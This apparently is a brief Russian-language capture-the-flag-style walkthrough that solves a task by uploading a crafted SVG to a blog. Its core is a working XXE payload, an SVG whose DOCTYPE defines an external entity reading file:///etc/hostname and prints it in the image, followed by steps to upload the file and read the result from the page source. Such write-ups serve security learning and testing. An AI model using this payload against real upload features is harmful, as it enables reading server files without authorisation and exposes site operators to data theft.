


1. Создаем на компьютере изображение example.svg со следующим содержанием:


```
<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
```
2. Загружаем это фото в какой-нибудь блог.
3. Открываем исходный код страницы блога и находим там свое изображение.



4. Открываем его:



5. Вводим решение.



6. Done.